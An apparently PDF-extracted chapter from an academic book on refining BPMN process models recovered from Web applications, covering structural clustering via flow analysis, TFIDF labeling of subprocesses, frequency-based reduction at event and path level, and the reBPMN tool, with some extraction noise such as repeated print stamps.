Modularity is the design principle of having a complex system composed of smaller subsystems that can be managed independently though functioning together as a whole. Analogously, in process modeling, modularity is the design principle of having a complex business process composed of smaller subprocesses. Modularization in process models (e.g., (Mendling et al. 2007), (Reijers et al. 2008)) is mainly a modeling style (i.e., stepwise task refinement) but it also helps in stimulating model reuse and concurrent execution (subprocesses may be executed by means of different engines). In addition, modularization helps programmers and designers in model and software understanding. In a recent experiment related to process modularization, Reijers et al. (Reijers et al. 2008) showed that process modularization positively impacts on the process understanding activity.

As seen above, the recovered process models may be huge, intricate and complex; (re)modularization offers a possibility to improve their readability. In detail, given a graph representing a process, subprocesses, grouping cohesive and meaningful sets of process elements, are identified and introduced in the process by applying clustering techniques. Several clustering criteria for grouping together these sets of elements have been presented in the literature (Di Francescomarino et al. 2010). Examples are:

- **Structural Clustering:** The structure of each group of nodes in the graph matches a loop, a sequence or an alternative pattern;
- **Page Clustering:** Nodes in each group represent elements of the same Web page;
- **Dependency Clustering:** Each group of nodes minimizes coupling with other groups and maximizes internal cohesion;
- **Semantic Clustering:** Nodes in each group correspond to page elements with similar textual content.

These techniques can be applied individually or composed in specific orders for improving the process modularization. The input of each clustering technique is a graph extracted from the recovered process (i.e., a graph node corresponds to a process task and a graph edge to a sequence flow) and used as intermediate artifact for grouping process elements. The produced output is a refined BPMN process, obtained converting the clustered graph back to the BPMN representation. The refined BPMN process contains a set of subprocesses which replace the clustered process elements. Furthermore, in order to improve process understandability, for each new subprocess, some characterizing terms are identified by analyzing the terms contained in such a subprocess and suggested as meaningful subprocess labels.

In the rest of this section, we detail the *structural clustering* approach while we refer to (Di Francescomarino et al. 2010) for the other clustering techniques. We, hence, first introduce the Flow Analysis Framework, which is used more than one time in the approach, and then we show how to customize the framework to cluster the recovered processes.

Flow Analysis Framework

One of the main applications of the Flow Analysis Framework (Aho et al. 1985) is the static code analysis. Static code analysis is often performed extracting the control flow graph (CFG) and propagating flow information inside it. In the CFG, each node represents a statement and an edge between two statements represents a (syntactically) possible execution flow between them. For example, the CFG of the frag-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ment of code in Figure 7(a) is depicted in Figure 7(b) (see below for details). The label of each node of the graph is the line number of the corresponding code statement. Properties holding for a certain CFG (e.g., data and control dependences) can be determined by traversing the graph and propagating proper information.

The Flow Analysis Framework allows code analysts to describe in a general way the procedure performed for the propagation (through the CFG) of the flow information and its modification according to statement. Given a graph $G = (N, E)$ where N is the set of nodes and E the set of edges, the Flow Analysis Framework consists of:

1. A set V of values that can be propagated in the graph. Elements of V are assigned to $IN[n]$ (input of n) and $OUT[n]$ (output of n) for each node n in the graph;
2. A transfer function f (or a set of them). Every node n is associated to a function $fn: V \rightarrow V$ representing the computation performed in the node: $OUT[n] = fn(IN[n])$. The transfer function is assumed to be monotone, associative, commutative and idempotent;

A confluence (meet) operator $\wedge$ used to join flow values coming from the OUT set of the predecessor (or successor) nodes into the IN set of the current one n: $IN[n] = \wedge_{m \in z(n)} OUT[m]$, where m is a node of the node set $z(n)$ defined according to the direction of the information propagation (see below). Each meet operator has an identity (top) element $\top$. Examples of meet operators are union and intersection operators, respectively having $\top = \varnothing$ and $\top = U$, when $V = 2^U$.

3. The direction of the information propagation can be *forward* or *backward*. It determines if the information is propagated starting from predecessors or successors of a node. In case of *forward* propagation, the meet operator is applied to the set of predecessors of n ($z(n) = pred(n)$), while in the other case it is applied to the set of successors of n ($z(n) = succ(n)$).

The generic flow analysis algorithm is reported in Figure 8. The algorithm starts with an initialization step in which IN and OUT sets are defined for each node of the graph. Then the information is propagated in the graph by applying meet operator and transfer function, according to the selected propagation direction, until the fix point is reached. The flow analysis framework has been successfully applied for determining different properties of a program, e.g., reachable uses, dominators, post-dominators. For each type of analysis, the framework is instantiated by defining the most suitable:

Set of flow values V,
Transfer function f,
Meet operator $\wedge$, and
Propagation direction.

Example of application of the Flow Analysis Framework. For example, the instantiation of the flow analysis framework for the computation of the dominators of the nodes in a CFG propagate the information related to the nodes. Indeed, a node n in a CFG dominates a node m in the same graph if n is contained in every path of the CFG from the initial node of the CFG to m. The flow analysis framework, in this case, can be instantiated in the following way:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. *V* contains sets of nodes of the CFG (i.e., $V = 2^N$, where *N* is the set of graph nodes).
2. The transfer function *f* has the following structure:

$f(x) = GEN[n]$

$\bigcup(x - KILL[n])$

where $GEN[n]$ and $KILL[n]$ are defined as:

$GEN[n] = \{n \in N\}$

$KILL[n] = \oslash$

Hence, for each iteration of the flow propagation $OUT[n] = GEN[n] \bigcup IN[n]$

The confluence (meet) operator is the set intersection. This way it is possible to detect, for each node *n*, only those nodes that have to be necessarily traversed for reaching the node *n* itself. The corresponding top element is $\top = \mathrm{N}$. Hence, in the initialization phase, each node, except the initial one, that is initialized to the empty set, is initialized to *N*.

3. The direction of the information propagation is *forward*, thus the meet operator is applied, for each node *n*, to the set of predecessors of *n* ($z(n) = pred(n)$).

The graph in Figure 7(b) shows next to each node the corresponding *IN* and *OUT* values both in the initialization phase (IN_0 and OUT_0) and in the only iteration of the algorithm occurring in this example (IN_1 and OUT_1). Next to each statement in Figure 7(a) is reported the final set of statements dominating the current statement. For instance, the code statement at line 3 ("goto a;") is dominated by the statements at lines 1 and 2 (respectively: "x = 3;" and "if (x)").

Structural Clustering

This type of clustering was inspired by structured programming (Dahl et al. 1972). Several structuring techniques and methodologies have been proposed over time for removing or reducing the use of GOTO statements (i.e., writing so called "structured programs"). Structured programs are composed of simple (single-input, single-output), modular and hierarchical program-flow structures, such as sequence, selection, and repetition.

By means of structural clustering a process can be structured grouping a set of graph nodes (process elements) if their arrangement matches a structural pattern such as loop, sequence and alternative pattern. Each structural pattern is detailed in this section. In detail, "blocks" of nodes representing elements in the initial process are identified and grouped into subprocesses. A set of graph nodes (process elements) is a block if: (i) it respects at least one of the three clustering criteria (see below); and (ii) no nodes have edges incoming into or outgoing from the block (with source or destination not in the block), except for exactly one source and one sink node. This notion of block has also been used for other purposes, e.g., Ouyang et al. (Ouyang et al. 2006) and Vanhatalo et al. (Vanhatalo et al. 2008), in the process conversion from BPMN to BPEL.

if (direction = ‘‘bwd’’) $z = succ$

Loop Clustering

Loop clustering groups elements whose sequence flow creates a cyclic structure. Such a pattern is recognized by applying the algorithm by Tarjan (Tarjan et al. 1972) for computing the strongly connected components (SCCs) in the process. The identified SCCs are then filtered by considering only those of them having at most one node with incoming SCC-external edges (i.e., edges whose extreme nodes are not both contained in the SCC) and at most one node with SCC-external outgoing edges (the target node is out of the SCC), respectively representing the SCC source and sink nodes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

After filtering, each remaining SCC is mapped to a cyclic subprocess of the initial process. If such a cycle contains an edge from the sink to the source node (return edge), before converting the graph back to the BPMN process, the return edge is removed and the SCC transformed into a BPMN loop subprocess, according to the BPMN specifications. To this aim, a node representing a fictitious exit node is added to the component set and the target of all the edges pointing to the SCC source node is replaced with the added exit node. Figure 9(a) shows an example in which an SCC (containing the tasks B, C, D) is identified and transformed into a BPMN loop subprocess. The excluded SCCs (those with more than one node with incoming or outgoing edges outside the SCC) are analyzed again with the aim of finding sub-SCCs that can be converted into smaller sub-processes. In detail, for each pair of nodes having SCC-external edges, an induced graph is built by considering the node-pair and all nodes having only SCC-internal edges. Such iterative analysis may identify more than one (partially) overlapping sub-SCCs. In this case, the set with the maximum cardinality of nodes is selected. Finally, the SCC components are grouped into a generic cyclic or BPMN loop (if a return edge exists) subprocess.



Figure 9(b) shows an example in which the SCC identified by applying the Tarjan algorithm to the whole graph of the initial process (task set: B, C, D, E, F, I) cannot be directly grouped into a subprocess. Indeed, more than one of its tasks has at least one incoming/outgoing sequence flow coming from/leading to a task out of the SCC (e.g., F). However, by analyzing the SCC subsets, the maximal sub-SCC that is free from any node with SCC-external edges (except for source and target nodes) is identified (task set: C, D, I). Since no sequence flow exists between tasks I and C, the resulting subprocess is not a BPMN loop subprocess.

Sequence Clustering

Sequence clustering identifies all the sequences of tasks in the process that can be grouped into subprocesses. To this purpose the process graph is analyzed by applying the generic Flow Analysis Framework (described above) with the following setting:

1. $V = 2^N$ where N is the set of graph nodes;
2. The transfer function f is defined as:

Figure 9. Loop clustering example

(a) BPMN loop clustering example.

(b) Cyclic clustering example.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

$f(x) = GEN[n]$

$\bigcup(x - KILL[n])$

where $GEN[n]$ and $KILL[n]$ are defined as:

$GEN[n] = \{n \in \mathrm{N}: |outE(n)| \leq 1 \wedge |inE(\mathrm{n})| \leq 1\}$

$KILL[n] = \{n \in \mathrm{N}: |outE(n)| > 1 \vee |inE(n)| > 1\}$

and

$outE(n) = \{(n, m) \in E: m \in N\}$

$inE(\mathrm{n}) = \{(m, n) \in E: m \in N\}$

$\wedge = \bigcup$

so that $IN[n] =$


$\bigcup_{m \in z(n)} OUT[m]$

3. *forward* ($z(n) = pred(n)$) is the information propagation direction.

The flow analysis allows us to identify all the task sequences. Sequences are then filtered by discarding:

1. All sequences that are not composed of at least three tasks; and
2. In case of overlapping sequences, all non-maximal sequences. The output of this clustering is a new BPMN process in which the identified task sequences are grouped into subprocesses.

Alternative Clustering



Alternative clustering analyzes the process to identify alternative paths (i.e., different sequences of process elements connecting the same pair of decision and merging points) and groups them into subprocesses. Figure 10 shows an example of a process in which an alternative path pattern is identified.

The pattern includes three out of the four paths between the two gateways *g1* and *g3* (source and sink of the candidate cluster). The last path (<L, M, N>) is not included since it contains elements, e.g., the gateway *g2*, on a path that does not pass through the sink gateway *g3* (i.e., this path is not in the set of paths between *g1* and *g3*).

Given a process graph, the flow analysis framework is applied two times to the whole graph with different purposes and settings to find the candidate alternative clusters (a cluster is considered a candidate alternative cluster if it is composed of, at least, two alternative paths). The flow analysis allows us to compute (i) dominance (a node *nb* is dominated by a node *na* if every path from the initial node of the graph, i.e., the root of the graph, to *nb* contains *na*) and (ii) post-dominance (a node *na* is post-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Alternative clustering example

dominated by a node *nb* if all paths from the node *na* to the graph's leaves, i.e., nodes with no outgoing edges, contain *nb*), for all nodes representing BPMN gateways.

The setting required for instantiating the generic Flow Analysis Framework for the dominance analysis is the following:

1. $V = 2^{Gw}$ where *Gw* is the set of nodes representing gateways;
2. The transfer function *f* is defined as:

$f(x) = GEN[n]$

$\bigcup(x - KILL[n])$

where $GEN[n]$ and $KILL[n]$ are defined as:

$GEN[n] = \{n \in N: n \in Gw\}$

$KILL[n] = \oslash$

$\wedge = \bigcap$

so that $IN[n] =$

$\bigcup_{m \in z(n)} OUT[m]$

3. *forward* ($z(n) = pred(n)$) is the information propagation direction.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The output of the dominance analysis is, for each task-node, the set of gateways that have to be necessarily traversed for reaching the current node from the graph root.

The setting applied for instantiating the generic flow analysis framework to find the post-dominators of each node *n* is the following:

1. $V = 2^{Gw}$ where *Gw* is the set of nodes representing gateways;
2. The transfer function *f* is defined as:

$f(x) = GEN[n]$

$\bigcup(x - KILL[n])$

where $GEN[n]$ and $KILL[n]$ are defined as:

$GEN[n] = \{n \in N: n \in Gw\}$

$KILL[n] = \varnothing$

$\wedge = \bigcup$

so that $IN[n] =$

$\bigcup_{m \in z(n)} OUT[m]$

3. *backward* ($z(n) = succ(n)$) is the information propagation direction.

The output of the post-dominance analysis is the set of gateways that have to be necessarily traversed for reaching the final nodes from each task-node. Once dominance and post-dominance are known for every node *n*, they can be used to find out, for each pair of gateways (*ga*, *gb*), the corresponding *CandidateNodes* set, which contains all nodes: (i) dominated by *ga* and (ii) post-dominated by *gb*. For instance, in Figure 10 all nodes contained in the four paths from the source to the sink gateway (respectively *g1* and *g3*) are dominated by *g1*. However, since the nodes in the path <L, M, N, *g2*> are not post-dominated by the sink gateway *g3,* only the nodes in the other paths belong to the *CandidateNodes* set. The *CandidateNodes* set defines a subgraph of the original process graph, whose edges are all and only the original edges connecting two nodes in the set. When considering this subgraph, some nodes may become unreachable from *ga* or unable to reach *gb*. Those nodes are excluded from the alternative pattern through a simple reachability analysis. Hence, for each pair of gateways, the set of nodes in an alternative pattern between them is identified and their corresponding BPMN elements are grouped into a subprocess. In case of overlapping patterns, the instance with the highest number of tasks is selected.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Cluster Labeling

After clusters of process models have been identified and corresponding subprocesses built (i.e., for each cluster a BPMN subprocess containing exactly the cluster elements is built), subprocesses need to be named. Indeed, process element labels are not process secondary factors, at least for process model comprehension. Mendling et al., in their studies (Mendling et al. 2007, Mendling et al. 2008), for example, show that labels of process tasks and subprocesses affect the level of process readability and understandability.

A possibility for naming subprocesses is applying term-frequency analysis (based on term frequency-inverse document frequency, TFIDF (Manning et al. 1999)) to process element labels for identifying "representative" terms for each cluster. This choice is driven by two assumptions:

1. Terms identified by applying a natural language processing technique to process task labels characterize the containing subprocess (cluster of tasks), and
2. These terms are adequate to be labels of such subprocesses.

Generally, TFIDF is a statistical measure used to evaluate how relevant a term is in a document contained in a document collection. The relevance of a term increases proportionally to the number of times the term appears in the document (term frequency) but is offset by the frequency of the word in the collection of documents. A term, in fact, can occur frequently in a document, as well as in all the others, thus resulting to be a general term rather than a specific term characterizing that document. In order to avoid this kind of situation, the frequency of a term in a document is compared with the average frequency of that term in the whole set of documents by offsetting its frequency with the inverse document frequency.

Term frequency ($TF_{i,j}$) of a term t_i in the document d_j is defined as follows:

$$\mathrm{TF}_{\mathrm{i,j}} = \frac{n_{i,j}}{\sum_k k_{k,j}}$$

where: $n_{i,j}$ is the number of occurrences of term t_i in the document d_j and $\sum_k k_{k,j}$ is the sum of the occurrences of all terms in document d_j.

The inverse document frequency ($\mathrm{IDF_i}$) of the term t_i is defined as follows:

$$IDF_i = \log \frac{|\mathrm{D}|}{\mathrm{d}(t_i)}$$

where: |D| is the number of documents in the collection; and $\mathrm{d}(t_i)$ is the number of documents in which the term t_i occurs.


Hence, TFIDF for the term t_i in the document d_j is computed as follows:

$$TFIDF_{i,j} = TF_{i,j} * IDF_i$$

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In our case, a document is the union of the sets of terms extracted from the labels of the elements (tasks, subprocesses and nested elements) in each process cluster. The complete "dictionary" of terms derived from the document collection is instead composed of all terms contained in labels of the entire set of process elements.

Figure 11 shows an example of TFIDF computed for three process clusters *c1*, *c2* and *c3*. TFIDF(*c*) represents the vector of TFIDF values of terms characterizing the cluster *c*. For example, the weight of the term "*add"* in the vector TFIDF(*c2*) = 0.05 is lower than all other positive (and non-zero) weights in TFIDF(*c2*), though it would be the highest weight when calculated using only the term frequency. The term "*add"*, in fact, is not specific of the element *c2*, since it is shared between *c2* and *c1*.



By exploiting TFIDF, the terms of the labels associated to the elements contained in each clustered subprocess are ranked and, those with the highest TFIDF value selected to represent and characterize the clustered subprocess. In detail the following steps are used for finding representative subprocess terms:

1. Identification of labels of process elements (tasks, subprocesses and nested elements) contained in a cluster *c*;
2. Analysis of each identified label and decomposition into terms. For example, the label "Add item to cart" is decomposed into three main terms: "*add*", "*item*" and "*cart*". In this step, stop words are removed;
3. Creation of a common dictionary of terms as the union of the identified terms;
4. Creation of the vector TFIDF(*c*) for each cluster *c* of the process, by computing the TFIDF value for each term in the dictionary;
5. Selection of representative terms for the clustered subprocess.

Example of (Re)Modularization by Clustering: Softslate




Figure 12 shows the Softslate full process (reported in Figure 6) clustered using the sequence: "alternative-loop". As shown in the figure, the resulting process contains re-modularized process elements, that is the resulting process is hierarchically re-organized by grouping related element processes. The re-modularized process, in fact, models relevant Softslate application macro-functionalities (user-login,

Figure 11. Example of TFIDF values

Figure 12. The Softslate process clustered using the sequence "alternative-loop"

item addition to the cart, item removal from the cart, cart update and checkout) in the form of subprocesses, i.e., the 5 clustering subprocesses in the process. It is easy to observe that the process readability is improved with respect to the full process.

Business Process Model Refinement by Process Reduction

A different approach to refine the recovered process models is process reduction. Recovered process models are reduced by removing some process elements (e.g., sequence flows and activities), with the aim of limiting process size and complexity, while preserving a reasonable level of conformance, i.e., ability to describe the observed behaviors, enacted by the process under analysis.

By business process reduction we mean a sequence of atomic reduction operations, each basically consisting of the removal of a direct connection between a pair of process activities, possibly followed by a cascade of further process element removals, occurring whenever an entire sub-process becomes unreachable from the start due to the initial removal. To perform business process reduction, we rely upon an intermediate process representation, called activity graph. The mapping between the original process model P and the activity graph AG_P must be invertible, since we want to be able to convert the reduced activity graph back to the original process.


Under the assumption that the initial BPMN process has only exclusive gateways (as in case of processes recovered from Web applications for which we trace the interactions of the user with the application user-interface elements), we can safely remove them in the activity graph and reintroduce only those actually needed in the reduced process. Specifically, in the activity graph AG_P there will be a node *na* for each process activity *a* and an edge (*na*, *nb*) for each pair of activities (*a*, *b*) such that there exists a path connecting them not traversing other activities. AG_P can be easily converted back to the original process *P*, since the exclusive gateways to be reintroduced are associated with nodes having fan-out or fan-in greater than 1. Though the number of gateways of the inverted and original process may differ, the semantics is however preserved and the original structure is sometimes obtainable by applying some gateway simplification rules. If the original BPMN process contains other types of gateways, in addition to the exclusive ones, it will not be possible to remove them from the activity graph. They will be

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

explicitly represented by typed activity graph nodes, with the type used to distinguish different kinds of BPMN elements.

The example in Figure 13 represents the process for an on-line submission system. The corresponding activity graph, depicted in Figure 14 contains a node for each activity of the process and two nodes (named *GS* and *GE*) representing the start and end event of the process.

Atomic Reduction



An atomic reduction consists of the removal of an edge from AG_P, followed by the removal of the subgraph unreachable from the start event. When the removed edge (*na*, *nb*) dominates its target *nb* (i.e., it belongs to all the paths from the start node *GS* to *nb*), *nb* becomes unreachable from the start event. We hence perform a reachability analysis from the start node *GS* to determine the subgraph of AG_P that is no longer reachable from *GS* due to the removal of (*na*, *nb*). Such a subgraph is also removed from the activity graph, in order to ensure that the graph obtained from the atomic reduction is still a meaningful representation of the process. This means that the impact of a single atomic reduction may range from an individual edge removal to the removal of a (possibly large) subgraph of AG_P. It can be easily shown that the atomic reduction operation is commutative, i.e., the same activity graph is obtained by applying the atomic reduction for *e1* and for *e2* or in the opposite order.

In the activity graph in Figure 14, the removal of the edge (*S*, *C*) does not leave any subgraph unreachable from *GS* ((*S*,*C*) is not a dominator of *C*). In the BPMN process corresponding to the reduced activity graph, the only sequence flow that is removed is (*g2*, *g4*). On the contrary, the removal of the edge (*S*, *SA*), a dominator of *SA*, makes node *SA* unreachable from the start node. By reachability analysis, we can easily determine that node *SA* as well as its outgoing edge (*SA*, *C*) must be also removed, since unreachable from *GS*. The corresponding BPMN process is shown in Figure 15. Not only the sequence flow (*g2*, *SA*) has been removed, but also the process activity Submit Abstract as well as its outgoing sequence flow (*SA*, *g4*).

Frequency-Based Process Reduction at Event-Level

In the frequency-based process reduction approach the traces are analyzed for generating the activity graph, i.e., an intermediate graph representation of the recovered process, in which each node represents a user-interface instance (i.e., a Web page) of the traced application and each edge represents a user-

Figure 13. Paper submission system: BPMN process


Figure 14. Paper submission system: activity graph






Figure 15. Reduced process resulting after removing the edge (S, SA)

interface event of those pages activated during the application executed by the user. Each graph edge is enriched with the execution frequency of the represented user-interface event. This information allows us to provide an estimation of the activation probability of edges and events. Finally, the edges/events with low execution probability are pruned (i.e., removed), the nodes in the graph resulting disconnected from the source node after the edge removal removed as well, and the resulting reduced graph used to infer the process underlying the application. Figure 16 presents the pseudocode of this algorithm for the frequency-based process reduction at event-level.

Frequency-based process reduction aims at reducing the information considered to infer the application process by removing from the application execution traces the rarely executed events. To this aim, the technique analyzes the traces for generating the intermediate graph representation. Notice that fictitious nodes can be added to the graph to make it connected. Each graph edge is then enriched with the execution frequency of the represented user-interface event, that is with the number of times the event has been activated during the application execution. Considering the event execution frequencies, the execution probability of each edge (with source *s* in the graph) is computed as follows:

$$P(e) = \frac{f(e)}{\sum_{e_j \in OutgoingE(s)} f(e_j)}$$

where: *P(e)* is the execution probability of the edge *e* having source node *s* in the graph; *e* represents a user-interface event and *f(e)* is its execution frequency; *OutgoingE(s)* represents the set of all the edges

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

outgoing from *s*; and $f(e_j)$ is the execution frequency of the edge e_j. Intuitively, the execution probability of an edge *e* (i.e., an event of the application user-interface), having source node *s* in the activity graph (i.e., *s* represents the instance of the user-interface in which the application event can be executed), is computed as the ratio between the execution frequency of the event *e* (observed in the traces) and the sum of the execution frequencies (according to the traces) of all the events that occur starting from the same instance of the user interface *s*, i.e., all possible edges outgoing from the node *s*. Hence, the execution probability of an event expresses the probability that such event is executed among all the possible events that can be executed starting from a user-interface instance.

Figure 19 shows an example of a graph, extracted from the traces *t1−t5* in Figure 17, enriched with event execution frequency and probability. For example, the event <*p3*, *D*, *p4*> is executed 2 times and its execution probability is 0.4. Notice that the overall execution frequency of the events related to the edges outgoing from *p3* is 5, 2 times for <*p3*, *D*, *p4*> and 3 for <*p3*, *D*, *p1*>. The table in Figure 18 shows the computed execution frequency for the events of the traces *t1−t5* in Figure 17.

A second variant of the frequency-based reduction algorithm has been proposed in order to avoid that the process model is excessively reduced, thus becoming useless. Given the graph enriched with execution probability for each of its edges (i.e., events), such a variant of the frequency-based reduction approach tries to remove from the graph those edges with low execution probability. In detail, an edge can be removed from the graph if:

1. It has an execution probability lower than a probability *threshold pt* defined by the user;
2. Removing the edge, the whole graph remains a connected graph (i.e., the edge removal does not introduce disconnected components in the graph).

t3	1	2	1	1	0
t4	1	2	2	2	1
t5	0	2	1	1	0

Figure 19. Example of graph derived from traces and enriched with execution [frequency, probability]

For example, considering the graph in Figure 19 and a probability threshold $pt = 0.5$, the edges *feG*, *feH*, *feL* and *D* (from *p3* to *p1*) will be removed and not considered in the application process reconstruction. Notice that even if *D* (from *p3* to *p4*) has probability lower than *pt,* it will not be removed since if removed it would generate disconnected components in the graph.

A further variant of this technique is obtained by allowing a limited rate of graph edge pruning, even if a given percentage of graph nodes (*admitPrun*), chosen by the user, remains disconnected from the rest of the graph (no path exists from the graph root to those nodes) after the edge removal operation. In our example graph in Figure 19, considering $pt = 0.5$ and $admitPrun = 40\%$, also the edge *D* (from *p3* to *p4*) would be removed.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Finally, the reduced graph obtained by applying the frequency-based process reduction at event level and composed of a subset of the nodes (representing application user-interface instances) and edges (representing application user-interface events) initially in the graph, is used to infer the process underlying the application under analysis. The reduced graph can be hence converted in the BPMN representation.

Example of Frequency-Based Reduction at Event Level: Softslate

Figure 20 shows an example of reduced process. The initial process of Softslate (i.e., the one shown in Figure 6) has been reduced by applying the frequency-based reduction approach at event-level.

Frequency-Based Process Reduction at Path-Level

Frequency-based reduction at path-level aims at reducing the information considered to infer the application process removing from the traces the rarely executed "behaviors", i.e., rarely executed sequences of events. To this aim, the approach analyzes the traces for generating an intermediate graph enriched with edge execution probability, as done by the *frequency based reduction at event-level*. Given this graph, a Markov Chain analysis is then applied to extract those graph paths with low execution probability (i.e., rarely executed application behaviors). This kind of paths are removed and thus not considered in the process recovery.

Figure 21 shows the base algorithm that realizes the frequency-based *process reduction approach working at path-level*. In detail, the (probability-enriched) graph reconstructed from the initial traces is traversed by means of a depth-first search (loop traversing equal to one) for collecting paths representing event-based application behaviors and, for each path, its execution probability is computed as follows:

$$P\left(path\right) = \prod_{e \in Edge \rangle \quad e \in path} p\left(e\right)$$

where: *path* is a sequence of edges *e* starting from the root node of the graph, *P(path)* is the execution probability of the path *path*; *e* is an edge of the graph; *Edge* represents the set of edges of the graph; and *P(e)* is the execution probability of the edge *e*.

The extracted paths are ranked according to their execution probability and only a subset of them is selected to be considered in the application process reconstruction, while the remaining ones are discarded. Three alternative criteria can be applied to select the paths to be taken into account:

1. Selection of the paths with execution probability higher than a path probability threshold established by the user (e.g., 0.8);
2. Selection of a fixed number of paths (e.g., 100) in the ranked list of paths starting from the path with the highest probability;
3. Selection of a set of paths starting from the path ranked with the highest probability in the ranked list of paths, until a coverage degree of the graph (e.g., 70% of the graph edges) is reached.

An important variant of this technique performs a graph node clustering step before collecting paths, that is before applying the depth-first-search visit to the graph. The structure of the graph is analyzed

Figure 20. The Softslate process reduced by applying the frequency-based reduction approach at event-level



Figure 21. Basic algorithm to realize the frequency-based reduction at path-level

Frequency-based reduction (path-level)

Input G: Graph representing a process
Output the reduced G

1: $E \leftarrow$ set of the edges of G
2: **for each** $e \in E$ **do**
3: compute probability for edge e
4: **end for**
5: $P \leftarrow visit(\mathrm{G})$
6: **for each** $p \in P$ **do**
7: compute probability for path p
8: **end for**
9: order in decreasing order the paths in P according to their probability values
10: $P_{filtered} \leftarrow$ filter P using the technique chosen by the user
11: **for each** $p \in P_{filtered}$ **do**
12: add all the states and the edges in p to $\mathrm{G}_{Filtered}$
13: **end for**
14: **return** $\mathrm{G}_{Filtered}$

(by using the already described flow analysis framework) for identifying structural patterns (i.e., loops and alternatives). The rationale of this step is that the presence of such patterns can compromise the possibility of discarding low execution probability paths, thus leading to misleading results. As an example, consider the case in which the only alternative to a rarely executed path of events is a second branch of the source node. In such a case, the nodes of the graph in the alternative branch could be scattered across several different paths, so that the execution probability of those paths could potentially result lower

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

than the probability of the rarely executed path. Let us consider for example the two paths of the graph in Figure 18: (1) *feF*, *A*, *B*, *feI*; and (2) *feF*, *A*, *feH*. Their execution probability is respectively: *P(feF, A, B, feI)* = 0.096 and *P(feF, A, feH)* = 0.2. Considering a *probability threshold path* = 0.1, the first path (and its nodes) should be pruned. However, considering the edges outgoing from node *p1*, *B* was executed 6 times while *feH* only 2, hence the pruning operation would remove the most executed edge.

Detecting the structural patterns before applying the *frequency-based reduction at path-level* to the clustered graph, the technique tries to avoid the removal of graph paths contained in loops and alternative structures with a high execution probability. For instance, in the example above, the pruning of the path *feF*, *A*, *B*, *feI* could have been avoided by clustering *p2*, *p3*, *p4*, *p5* into a unique complex-node of the graph as part of an alternative cluster. Once the structural clusters have been detected in the initial graph, a new graph is built by grouping the nodes belonging to the same graph cluster in the same complex-node. The obtained graph is then traversed (depth-first-search visit) for collecting paths and, for each path, the execution probability is computed as described above. Once ranked the paths according to their probability, those satisfying at least one of the three criteria above, can be selected. When a selected path contains one or more complex nodes, each of them is expanded by considering all paths traversing their sub-nodes.

TOOL SUPPORT

A tool, named reBPMN, supporting the proposed reverse engineering approach and realizing all the introduced clustering methods, has been implemented. It is composed of the following logical modules:

- **Tracer:** A browser extension able to trace the execution of a target Web system, that is to trace the event execution by the user interacting with the application user-interface, as well as the state and the structure of the application user-interface.
- **Process Constructor:** A Java module analyzing the execution traces with the aim of extracting a BPMN based description of the process implemented by the target application.
- **Cluster Detector:** A Java module implementing the clustering techniques described above. It provides sub-modules realizing the structural clustering techniques (loop, sequence, alternative). Configuration files are used to select clustering types and their application order. This module takes as input a graph representing the process under analysis, applies the selected clustering technique/s and produces a list of clusters, each grouping a set of graph nodes (process elements).
- **Label Generator:** A Java module implementing the labeling suggestion approach. It applies TFIDF to sets of terms in order to find those regarded as representative for each clustered subprocess. This module is used by the *Cluster Detector* module to suggest terms for labeling clustered subprocesses. It requires some special capabilities for statistical Natural Language Processing, i.e., for computing the TFIDF value of terms and suggesting representative clustered subprocess terms.
- **Frequency-Based Reducer:** It implements the frequency-based heuristics to reduce processes by removing their rarely executed elements. This module takes as input a process model and its execution logs, computes the execution frequency of each event in the process model and reduce the initial model by applying the frequency-based reduction at event or path level.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Format Converter:** A Java module converting BPMN-based processes into their related intermediate graph representation (and vice versa); it is mainly used by the *Cluster Detector* module.
- **Utility Provider:** A Java module providing utilities to other modules. Examples of provided functionalities are setting and configuration management, reading/writing from/to files and the user interface.

A reader can refer to the works by Pilloni (Pilloni 2009), and Di Francescomarino et al. (Di Francescomarino et al. 2010) to have more details about the tool components for clustering the recovered processes and to Marchetto et al. (Marchetto et al. 2011b) and Tomasi et al. ((Tomasi et al. 2012), (Tomasi 2012)) for further details about the tool components for supporting the process reduction techniques.

QUALITY ASPECTS FOR RECOVERED REDUCED PROCESSES

According to the existing literature (e.g., (Cardoso et al. 2006) and (Rozinat et al. 2008)), three dimensions seem to be relevant to evaluate the 'goodness' of a process model: size/complexity, conformance and accuracy. The same dimensions should be used to evaluate recovered processes reduced applying trace selection:

- **Size/Complexity:** How complex is the reduced process model with respect to the unreduced one?
- **Conformance:** How conform is the reduced process with respect to the initially recorded set of traces?
- **Accuracy:** How accurate are the reduced process and the unreduced one with respect to a gold-standard (i.e., ideal) process?

Complexity concerns the complexity of the reduced process with respect to the unreduced one. In order to answer this question, a possibility is comparing the size (Size = |Activities| + |Gateways|) and, in particular, the control-flow complexity (CFC) of the reduced and unreduced models.

$$CFC\left(P\right) = \sum_{g \in P \,\wedge\, g \in Gateways_{decision}} CFC(g)$$

where $Gateways_{decision}$ is the set of process gateways representing decision points, g is one of these points and $CFC(g)$ is the number of sequence flows outgoing from g. A high value of *CFC* indicates a high complexity of the process flow (i.e. a high number of alternative execution flows), thus suggesting a potentially low process readability (Cardoso et al. 2006).

